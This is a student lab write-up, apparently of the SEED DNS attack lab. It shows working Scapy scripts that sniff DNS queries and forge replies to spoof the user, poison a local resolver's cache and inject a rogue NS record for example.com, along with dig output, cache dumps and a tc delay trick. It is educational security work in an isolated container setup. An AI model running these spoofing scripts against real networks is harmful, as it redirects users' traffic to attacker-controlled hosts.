;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5256
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 50a90cc79defd16c010000006430d5190b7705bef2cf4901 (good)
; QUESTION SECTION:
www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.     86400   IN      A      93.184.216.34

;; Query time: 128 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 02:44:41 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>■
```

You can also use an online tool to use the example.com as the IP address.

There is an nslookup online tool we can use that also to find the ip address. When we compare the ip address from nslookup we get exactly the same.

DNS records for **www.example.com**

Cloudflare Google DNS OpenDNS Authoritative Local DNS ▾

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
> 93.184.216.34	22h 16m 41s

AAAA records

IPv6 address	Revalidate in
> 2606:2800:220:1:248:1893:25c8:1946	23h 39m 3s

Now let us use the dig command and specify the name server we want to ask for

```
$>dig @ns.attacker32.com www.example.com

; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5322
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4790ac5befd31a680100000064338ed88f4dc22b96fc1086 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5
```

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-2... * seed@ip-172-31-44-2... * seed@ip-172-31-44-2... * root
;; QUESTION SECTION:
;www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.      86400  IN      A      93.184.216.34
;; Query time: 128 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 02:44:41 UTC 2023
;; MSG SIZE  rcvd: 88
user=10.9.0.5:/
$>dig @ns.attacker32.com www.example.com

; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55877
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 721893487f9f471e010000006430d7aed6a548e67dd760c4 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Apr 08 02:55:42 UTC 2023
;; MSG SIZE  rcvd: 88
user=10.9.0.5:/
$>
```

We are able to see there is a fake address.

When we ask this malicious name server to get the fake ip address.

Now we need to check the cache on the local DNS server, first we dump the dns cache then we can check the contents.

```

seed@... × || seed@... × || seed@... × || root@e... × || root@...
$DATE 20230403031428
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/51
; [plain success(timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> █
$> █
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20230401030209
; authanswer
    1121395 IN NS      a.root-servers.net.
    1121395 IN NS      b.root-servers.net.
    1121395 IN NS      c.root-servers.net.
    1121395 IN NS      d.root-servers.net.
    1121395 IN NS      e.root-servers.net.
    1121395 IN NS      f.root-servers.net.
    1121395 IN NS      g.root-servers.net.
    1121395 IN NS      h.root-servers.net.
    1121395 IN NS      i.root-servers.net.
    1121395 IN NS      j.root-servers.net.
    1121395 IN NS      k.root-servers.net.
    1121395 IN NS      l.root-servers.net.
    1121395 IN NS      m.root-servers.net.
; authanswer
    1121395 RRSIG     NS 8 0 518400 (
                                20230420170000 20230407160000 60955

```

The query that sends out recursively to the root server then to the top level domain server and install the root server

We are also able to find top level domain server for the dotcom document

Ns.attacker32.com is from the malicious zone DNS server. The example .com is the legitimate name server, we also get in the output legitimate name server and legitimate IP address.

```

---- -----
$>cat /var/cache/bind/dump.db | grep example
example.com.      690152  NS      a.iana-servers.net.
                                20230424004050 20230402155917 17695 example.com.
www.example.com.   690152  A       93.184.216.34
                                20230420234414 20230330221500 17695 example.com.
local-dns-server-10.9.0.53:/etc/bind
$>

```

If we want to find the quick records, for eg if we want to find the record that contains example. Example.com forms a legitimate name server. We have found the results which are cached, the next time when we dig this information again there will be a fetch from the cache right away.

In the user machine

```
$>dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32300
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 6ab5a89e846cf905010000006430dd46068e3c670c0521a9 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      84307    IN      A          93.184.216.34
;;
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 03:19:34 UTC 2023
;; MSG SIZE rcvd: 88
user=10.9.0.5:/
```


We are able to see the legitimate records and the fake records. Fake records we are able to see because we asked malicious DNS server right away. We have not gone through local DNS server so that fake record is not cached

3. The Attack Tasks

3.1 Directly spoofing response to the user.

Which means we need to attack the user directly. By looking at the picture we can see that the DNS request is sent out to the local DNS server then we fake response and send back. Here we are asked to spoof a DNS response which means we are making a fake ip address for this domain name. We only need the answer section, and we need to construct the DNS packet.

We modify the program and then we construct the entire IP packet and send this spoofed packet out. Since we want to attack the user machine, we can add source host from the user machine



The screenshot shows a terminal window titled 'task1.py - Mousepad'. The window contains Python code for DNS spoofing. The code uses the scapy library to intercept DNS requests for 'www.example.com' and construct a forged DNS response with a TTL of 259200 and an IP of 1.1.1.1. It then sends the forged packet. The code also includes a loop to sniff UDP queries and invoke the spoofing function.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                      ttl=259200, rdata='1.1.1.1')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=0, arcount=0,
                      an=Ansec)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-2f902169a472', filter=f, prn=spoof_dns)
```

Seed-attacker machine

```
$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:cd:74:3d:49:58 brd ff:ff:ff:ff:ff:ff
    inet 172.31.44.212/20 brd 172.31.47.255 scope global dynamic ens5
        valid_lft 1859sec preferred_lft 1859sec
        inet6 fe80::8cd:74ff:fe3d:4958/64 scope link
            valid_lft forever preferred_lft forever
3: br-3373dbab7b42: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:a1:79:d7:5b brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.1/24 brd 192.168.50.255 scope global br-3373dbab7b42
        valid_lft forever preferred_lft forever
4: br-aa07d6be7c22: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:2e:de:69:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.1/24 brd 192.168.60.255 scope global br-aa07d6be7c22
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:9f:81:f6:d5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

```
$>ls
dns_sniff_spoof.py task1.py
seed-attacker:/volumes
$>■
```

Before we run it we need to clean the cache on the local dns server by using the following command

```
rndc flush on the local dns server
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>■
```

Now under attacker machine run task -1

seed attacker machine

```
see... x see... x see... x root... x root... x see... x see... x + ▾
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:/# export PS1="seed-attacker:\w\n\$"
seed-attacker:/
$>ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
seed-attacker:/
$>cd volumes/
seed-attacker:/volumes
$>ls
dns_sniff_spoof.py task1.py task_1.py
seed-attacker:/volumes
$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inetc6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default
    qlen 1000
    link/ether 0a:cd:74:3d:49:58 brd ff:ff:ff:ff:ff:ff
    inet 172.31.44.212/20 brd 172.31.47.255 scope global dynamic ens5
        valid_lft 2291sec preferred_lft 2291sec
    inetc6 fe80::8cd:74ff:fe3d:4958/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
    valid_lft forever preferred_lft forever
4: br-aa07d6be7c22: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc no
    state DOWN group default
    link/ether 02:42:8f:0a:36:c8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.1/24 brd 192.168.60.255 scope global br-aa07d6be7c22
        valid_lft forever preferred_lft forever
5: br-dfc489d35a9a: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqu
    state UP group default
    link/ether 02:42:2d:98:be:51 brd ff:ff:ff:ff:ff:ff
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-dfc489d35a9a
        valid_lft forever preferred_lft forever
    inetc6 fe80::42:2dff:fe98:be51/64 scope link
        valid_lft forever preferred_lft forever
6: br-f14e5311d392: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqu
    state UP group default
    link/ether 02:42:b4:86:7e:2b brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-f14e5311d392
        valid_lft forever preferred_lft forever
    inetc6 fe80::42:b4ff:fe86:7e2b/64 scope link
        valid_lft forever preferred_lft forever
7: br-3373dbab7b42: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc no
    state DOWN group default
    link/ether 02:42:fb:ee:09:e6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.1/24 brd 192.168.50.255 scope global br-3373dbab7b42
        valid_lft forever preferred_lft forever
```

On the seed-attacker machine

```
$>ls
dns_sniff_spoof.py task1.py task_1.py
seed-attacker:/volumes
$>/task1.py
  File "./task1.py", line 29
    f = 'udp and src host 10.9.0.5 and dst port 53'-----we want to att
ck the user machine we can add source host
^

SyntaxError: invalid syntax
seed-attacker:/volumes
$>/task1.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:35
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 58210
flags    =
frag    =
ttl     = 64
proto   = udp
checksum = 0x82eb
src      = 10.9.0.5
dst      = 10.9.0.53
\options  \
###[ UDP ]###
sport    = 57011

###[ DNS ]###
id      = 56822
qr      = 0
opcode  = QUERY
aa      = 0
tc      = 0
rd      = 1
ra      = 0
z       = 0
ad      = 1
cd      = 0
rcode   = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 1
\qd
  |###[ DNS Question Record ]###
  |qname   = 'www.example.com.'
  |qtype   = A
  |qclass  = IN
  an     = None
  ns     = None
\ar
  |###[ DNS OPT Resource Record ]###
  |rrname  =
  |type    = OPT
  |rclass  = 4096
  |extrcode = 0
  |version = 0
  |z       = 0
  |rdlen   = None
\rddata
  |###[ DNS EDNS0 TLV ]###
  |optcode = 10
  |optlen  = 8
  |optdata = '\x1f|h\xe0\xc2\xff\x1d\xe6'


```

```
$>dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 56822
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.        259200  IN      A      1.1.1.1
;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 05:03:12 UTC 2023
;; MSG SIZE rcvd: 64
user=10.9.0.5:/
$>
```

Task1

We received fake ip address from the attack and the attacker sent out one packet, here is the packet sniffed packet. It is sent from the user machine to the local DNS server

Prequisite:-

When we launch the attack make sure that the cache in the local DNS server is cleaned, otherwise it will get the answer from the cache, because if the cache has answer the reply from the local dns server will be faster than the one you spoofed and your attack will not be able to succeed. We always need to clean the cache before our attack

But it's still possible u have another problem

When we do this lab using containers, sometimes (not always) we saw a very strange situation. The sniffing and spoofing inside containers is very slow, and our spoofed packets even arrive later than the legitimate one from the Internet, even though we are local. In the past, when we used VMs for this lab, we never had this issue. We intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast. This can be done using the following tc command on the router to add some delay to the outgoing network traffic. The router has two interfaces, eth0 and eth1, make sure use the one connected to the external network 10.8.0.0/24.

```
// Delay the network traffic by 100ms
# tc qdisc add dev eth0 root netem delay 100ms
// Delete the tc entry
# tc qdisc del dev eth0 root netem
// Show all the tc entries
# tc qdisc show dev eth0
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

```
File Edit Search View Document Help
dns_sniff_spoof.py x task_1.py x task1.py x task2.py x
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

        # Swap the source and destination IP address
        IPPkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        ttl=259200, rdata='1.1.1.1')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=0, arcount=0,
                      an=Anssec)

        # Construct the entire IP packet and send it out
        spoofpkt = IPPkt/UDPPkt/DNSpkt
        send(spoofpkt)

    # Sniff UDP query packets and invoke spoof_dns().
    f = 'udp and src host 10.9.0.53 and dst port 53'
    pkt = sniff(iface='br-f14e5311d392', filter=f, prn=spoof_dns)
```

On local-DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
```

Seed-attacker

```
File Edit View Search Terminal Tabs Help
see... < see... < see... < root... < root... < || see... < || see...
$>chmod +x task2.py
seed-attacker:/volumes
$>/task2.py
###[ Ethernet 1 ###
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4
###[ IP ]###
version   = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 32733
flags    =
frag    =
ttl      = 64
proto    = UDP
checksum = 0xa41d
src      = 10.9.0.53
dst      = 199.43.133.53
###[ UDP ]###
sport    = 33333
dport    = domain
len      = 64
checksum = 0x56f0
###[ DNS ]###
id       = 33398
qr       = 0
opcode   = QUERY
aa       = 0
tc       = 0
rd       = 0
ra       = 0
z        =
ad       =
cd       = 1
```

On user machine

```
$>dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: d35c0fd30c8b7705010000006433af22b8b5d513d722602e (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      258670  IN      A      1.1.1.1
;;
;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:39:30 UTC 2023
;; MSG SIZE rcvd: 88
user=10.9.0.5:/
```




```
$>dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61166
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 96dc710d931a9b3e010000006433af529ab12c2c8ea5f195 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      258622  IN      A      1.1.1.1
;;
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:40:18 UTC 2023
;; MSG SIZE rcvd: 88
user=10.9.0.5:/
$>■
```

```
$>cat /var/cache/bind/dump.db | grep example
example.com.      777428  NS      a.iana-servers.net.
www.example.com.     863829  A      1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>■
```

Task 3 Spoofing NS Records

Malicious name server is recorded in the cache



The screenshot shows a terminal window titled 'home/seed/internet_Security/Lab07/LabSetup/volumes/tasks.py - Mousepad'. The window contains Python code for DNS spoofing. The code defines a function 'spoof_dns' that checks if a DNS query for 'www.example.com' is present. If so, it swaps the source and destination IP addresses and port numbers, constructs a DNS packet with an A record for 'www.example.com' pointing to '1.1.1.1', and an NS record for 'example.com' pointing to 'ns.attacker32.com'. It then constructs the full IP and UDP packets and sends them. Finally, it uses Scapy's 'sniff' function to capture UDP queries on interface 'br-f14e5311d392' and invoke the 'spoof_dns' function on them.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                    ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                  qdcount=1, ancount=1, nscount=1, arcount=0,
                  an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPPkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-f14e5311d392', filter=f, prn=spoof_dns)
```

On Local DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
```

On seed attacker

```

$ chmod +x task3.py
$ ./task3.py
#[ Ethernet ]#####
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4
#[ IP ]#####
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 62922
flags    =
frag     =
ttl      = 64
proto    = udp
checksum = 0x2c30
src      = 10.9.0.53
dst      = 199.43.135.53
\options
[ UDP ]#####
sport    = 33333
dport    = domain
len      = 64
checksum = 0x58f0
#[ DNS ]#####
id       = 58070
qr       = 0
opcode   = QUERY
aa       =
tc       =
rd       =
ra       =
z        =
ad      =

```

On local DNS server

```

$>cat /var/cache/bind/dump.db | grep example
example.com.      777532  NS      ns.attacker32.com.
www.example.com.  863933  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>■

```

User machine

```

$>dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41505
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: bdf0215a6fac0efb010000006433b764718b2ead5ba2a457 (good)
;; QUESTION SECTION:
www.example.com.      IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 1295 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:14:44 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.53:/
$>■

```

Malicious server will reply with fake ip address

```
$>dig example.com

; <>> DiG 9.16.1-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52418
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3c9180593198c740010000006433b9e01ace96501072cc09 (good)
;; QUESTION SECTION:
;example.com.           IN      A

;; ANSWER SECTION:
example.com.        259200  IN      A      1.2.3.4

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:25:20 UTC 2023
;; MSG SIZE rcvd: 84

user=10.9.0.5:/
$>■
```

Now we will see the sub domain under example.com are controlled by malicious attacker

```
$>dig ftp.example.com

; <>> DiG 9.16.1-Ubuntu <>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e72fd7d8307f31fc010000006433bbea4e54985a7d190720 (good)
;; QUESTION SECTION:
;ftp.example.com.        IN      A

;; ANSWER SECTION:
ftp.example.com.    259200  IN      A      1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
